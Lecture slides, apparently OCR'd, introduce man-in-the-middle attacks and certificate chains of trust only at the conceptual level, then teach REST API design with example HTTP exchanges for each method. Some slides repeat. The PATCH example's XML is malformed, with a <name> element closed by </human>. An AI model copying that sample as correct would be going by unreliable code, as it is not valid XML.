    - No! We can't trust the network…

MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server...

...but you actually communicate with someone else.

You think:




MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server...

...but you actually communicate with someone else.

What actually happened:




DISTRIBUTING THE KEYS


How can the asymmetric encryption keys be safely distributed?


- Through a chain of trust!
  - You know the encryption key to some computers you trust…
  - …they in turn trusts some computers…
  - …and so on.

Root certification authorities.

In Chrome:








DISTRIBUTING THE KEYS

How can the asymmetric encryption keys be safely distributed?

- Through a chain of trust!
  - You know the encryption key to some computers you trust…
  - …they in turn trusts some computers…
  - …and so on.

Root certification authorities.

In Chrome:



APIS FOR WEB APPLICATIONS

Messages are sent over HTTP.

- Old approach: SOAP - Simple Object Access Protocol.
  - http://www.mkyong.com/webservices/jax-ws/jax-ws-hello-world-example/
- Modern approach: REST - REpresentational State Transfer.
  - Is data centric and builds on HTTP:
    - Use URIs to identify resources.
    - Use the HTTP methods to apply operations on the resources.
      - Create: POST
      - Read: GET
      - Update: PUT
      - Delete: DELETE
  - Is an architectural style, not a specification.

REST EXAMPLE

A server with information about users.

- The GET method is used to retrieve resources.
  - Which data format?
    - Specified in the `Accept` header!

```
GET /users HTTP/1.1
Host: the-website.com
Accept: application/json
```

`application/xml` was popular before JSON.

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 66

[
  {"id": 1, "name": "Human A"},
  {"id": 2, "name": "Human B"}
]
```

REST EXAMPLE

A server with information about users.

- The POST method is used to create resources.
  - Which data format? Specified in the `Accept` and `Content-Type` header!

```
POST /users HTTP/1.1
Host: the-website.com
Accept: application/json
Content-Type: application/xml
Content-Length: 40

<human>
  <name>Human C</name>
</human>
```

```
HTTP/1.1 201 Created
Location: /users/3
Content-Type: application/json
Content-Length: 28

{"id": 3, "name": "Human C"}
```

REST EXAMPLE

A server with information about users.

- The PUT method is used to update an entire resource.

```
PUT /users/2 HTTP/1.1
Host: the-website.com
Content-Type: application/xml
Content-Length: 53

<human>
  <id>2</id>
  <name>Human X</name>
</human>
```

```
HTTP/1.1 204 No Content
```

PUT can also be used to create a resource if you know which URI is should have in advance.

REST EXAMPLE

A server with information about users.

- The DELETE method is used to delete a resource.

```
DELETE /users/2 HTTP/1.1
Host: the-website.com
```

```
HTTP/1.1 204 No Content
```

REST EXAMPLE

A server with information about users.

- The PATCH method is used to update parts of a resource.

```
PATCH /users/1 HTTP/1.1
Host: the-website.com
Content-Type: application/xml
Content-Length: 40

<human>
  <name>Human X</human>
</human>
```

```
HTTP/1.1 204 No Content
```

The PATCH method is only a proposed standard.

REST EXAMPLE

A server with information about users.

- What if something goes wrong?
  - Use the HTTP status codes!

```
GET /users/999 HTTP/1.1
Host: the-website.com
Accept: application/json
```

```
HTTP/1.1 404 Not Found
```

  - Read more about the different status codes at:
    - http://www.restapitutorial.com/httpstatuscodes.html
  - Optionally include error messages in the response body.